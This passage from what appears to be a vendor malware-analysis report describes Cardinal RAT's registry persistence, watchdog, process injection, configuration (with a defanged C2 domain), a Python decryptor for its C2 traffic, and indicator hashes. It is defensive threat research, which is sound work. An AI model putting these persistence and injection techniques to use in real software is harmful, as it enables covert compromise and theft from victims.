


Figure 11 Decompiled Cardinal RAT classes

When initially executed, the malware will check its current working directory. Should it not match the expected path, Cardinal will enter its installation routine. Cardinal RAT will copy itself to a randomly named executable in the specified directory. It will then compile and execute embedded source code that contains watchdog functionality. Specifically, this newly spawned executable will ensure that the following registry key is set:

- HKCU\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Windows\\Load

This specific key is set to point towards the path of the previously copied Cardinal RAT executable path. The executable will periodically query this registry key to ensure it is set appropriately. If the executable finds the registry key has been deleted, it will re-set it. The Load registry key acts as a persistence mechanism, ensuring that this Cardinal RAT executes every time a user logs on. More information about the Load registry key may be found [here](#).

This watchdog process also ensures that the Cardinal RAT process is always running, as well as ensures that the executable is located in the correct path. Should either of these conditions not be met, the watchdog process will spawn a new instance of Cardinal RAT, or write Cardinal RAT to the correct location, respectively.

After the installation routine, Cardinal RAT will inject itself into a newly spawned process. It will attempt to use one of the following installed executables for the newly spawned process:

- RegAsm.exe
- RegSvcs.exe
- vbc.exe
- csc.exe
- AppLaunch.exe
- cvtres.exe

Cardinal RAT will continue to parse an embedded configuration. This configuration, named internally as 'GreyCardinalConfig', is a binary blob that contains a mixture of base64-encoded data, DWORDs, and Boolean values. Using a custom written Python script, we parsed the configuration of an example sample:

1	\$ python decode_parse_config.py GreyCardinalConfig
2	Mutex: cpS3H2NSA65T67mUqB3a
3	GUID: 952407f889285547985aa2fcf35c5383
4	Campaign: 04/04/2016 Public
5	Number of C2 Servers: 1
6	C2 Server: secure[.]affiliatetoday[.]xyz
7	Port: 4425

8	Communication Key: H7sVBirLvGwVfLSLSeI2
9	Connection Delay: 3500
10	Buffer Size: 20480
11	Max Buffer Size: 40960000
12	Unknown Integer: 70000
13	Prevent System Sleeping: 0
14	Hide File: 0
15	Die on Sandbox Detection: 0
16	Keylogging: 1
17	Install Name: None

As we can see, this particular sample is configured with a single command and control (C2) server, however, we have seen other samples with multiple host and port combinations. We can also identify a communication key in it, which is crucial when discussing network communications.

After the configuration is parsed, Cardinal RAT will proceed with making attempts at connecting with the C2. Using an example request and response from a C2 server, we can see how this traffic is configured.




Figure 12 Parsed network traffic communication

Data is transmitted in two pieces—a DWORD specifying the data length, as well as the data itself. The data is encrypted using a series of XOR and addition operations, followed by decompression using the ZLIB library. Represented in Python, this may be implemented as follows:

```
def decrypt(md5_key, data):
    key = data[-1]
```

```
remaining = data[0:-1]

c = 0

out = ""

for x in remaining:

    b = md5_key[c%len(md5_key)]

    out += chr(ord(x) ^ ord(b) + ord(key) & 255)

    c+=1

if len(out) > 15:

    if ord(out[0]) == 1:

        out = zlib.decompress(out[1:], -15)

return out
```

The 'md5_key' argument in the function above is the MD5 hash of the previously defined 'H7sVBirLvGwVfLSLSeI2' string that was contained within Cardinal RAT's embedded configuration. Now that we know how to decrypt the data, we can look at the previously shown PCAP data and determine what is being sent. The first message decrypts to the following:

```
$ python decrypt_cardinal_pcap.py

Data Length: 3

00000000: 00 00
```

Followed by the Cardinal RAT's response:

```
$ python decrypt_cardinal_pcap.py

Data Length: 148

00000000: 00 95 24 07 F8 89 28 55 47 98 5A A2 FC F3 5C 53 ..$...(UG.Z...\S
00000010: 83 4A 00 61 00 73 00 6F 00 6E 00 20 00 42 00 6F .J.a.s.o.n. .B.o
00000020: 00 72 00 6E 00 00 00 4A 00 41 00 53 00 4F 00 4E .r.n...J.A.S.O.N
00000030: 00 42 00 4F 00 52 00 4E 00 2D 00 50 00 43 00 00 .B.O.R.N.-.P.C..
```

```
00000040: 00 30 00 34 00 2F 00 30 00 34 00 2F 00 32 00 30 .0.4./0.4./2.0
00000050: 00 31 00 36 00 20 00 50 00 75 00 62 00 6C 00 69 .1.6. .P.u.b.l.i
00000060: 00 63 00 00 00 57 00 69 00 6E 00 64 00 6F 00 77 .c...W.i.n.d.o.w
00000070: 00 73 00 20 00 37 00 20 00 55 00 6C 00 74 00 69 .s. .7. .U.l.t.i
00000080: 00 6D 00 61 00 74 00 65 00 20 00 00 00 00 00 00 .m.a.t.e. ....
00000090: 00 00 31 00 2E 00 34 00 00 00 30 00 37 00 38 00 ..1...4...0.7.8.
000000A0: 42 00 46 00 42 00 46 00 44 00 30 00 30 00 30 00 B.F.B.F.D.0.0.0.
000000B0: 33 00 30 00 36 00 44 00 32 00 00 00 3.0.6.D.2...
```

This communication represents the C2 server asking the Cardinal RAT to retrieve and upload victim information ('\x00\x00'), to which the malware responds accordingly. As we can see in the above decrypted stream, the malware returns a wealth of information, including the following:

- Username
- Hostname
- Campaign Identifier
- Microsoft Windows version
- Victim unique identifier
- Processer architecture
- Malware version (1.4)

The malware itself is equipped with a number of features, including the following:

- Collect victim information
- Update settings
- Act as a reverse proxy
- Execute command
- Uninstall itself
- Recover passwords
- Download and Execute new files
- Keylogging
- Capture screenshots
- Update Cardinal RAT
- Clean cookies from browsers

Conclusion

Cardinal RAT is deployed using an interesting technique of compiling and executing a downloader via a malicious macro embedded within a Microsoft Excel file. The Excel files themselves contain lures that have financial

themes. This threat has had a low volume of samples in the past two years, with 11 instances of Carp Downloader and 27 instances of Cardinal RAT observed. Palo Alto Networks customers are protected by these threats in the following ways:

- All samples discussed are classified as malicious by the WildFire sandbox platform
- All identified domains have been classified as malicious
- AutoFocus users can track the malware described in this report using the [CarpDownloader](#) and [CardinalRAT](#)

Appendix

Carp Downloader SHA256 Hashes

a52ba498d304906d6c060e8c56ad7db50e1af0a781616c0aa35447c50c28bae9
5025aa0fc6d4ac6daa2d9a6452263dcc20d6906149fc0995d458ed38e7e57b61
1181f97071d8f96f9cdfb0f39b697204413cc0a715aa4935fe8964209289b331
84e705341a48c8c6552a7d3dd97b7cd968d2a9bc281a70c287df70813f5dca52
ae1a6c4f917772100e3a5dc1fab7de4a277876a6e626da114baf8179b13b0031
e49e61da52430011f1a22084a601cc08005865fe9a76abf503a4a9d2e11a5450
192b204dbc702d3762c953544975b61db8347a7739c6d8884bb4594bd816bf91
571b58ba655463705f45d2541f0fde049c83389a69552f98e41ece734a59f8d4
10f53502922bf837900935892fb1da28fc712848471bf4afcd08440d3bd037f
8bea55d2e35a2281ed71a59f1feb4c1cf6af1c053a94781c033a94d8e4c853e5
057965e8b6638f0264d89872e80366b23255f1a0a30fd4efb7884c71b4104235

Cardinal RAT SHA256 Hashes

e017651dd9e9419a7f1714f8f2cdc3d8e75aebbe6d3cfbb2de3f042f39aec3bd
778090182a10fde1b4c1571d1e853e123f6ab1682e17dabe2e83468b518c01df
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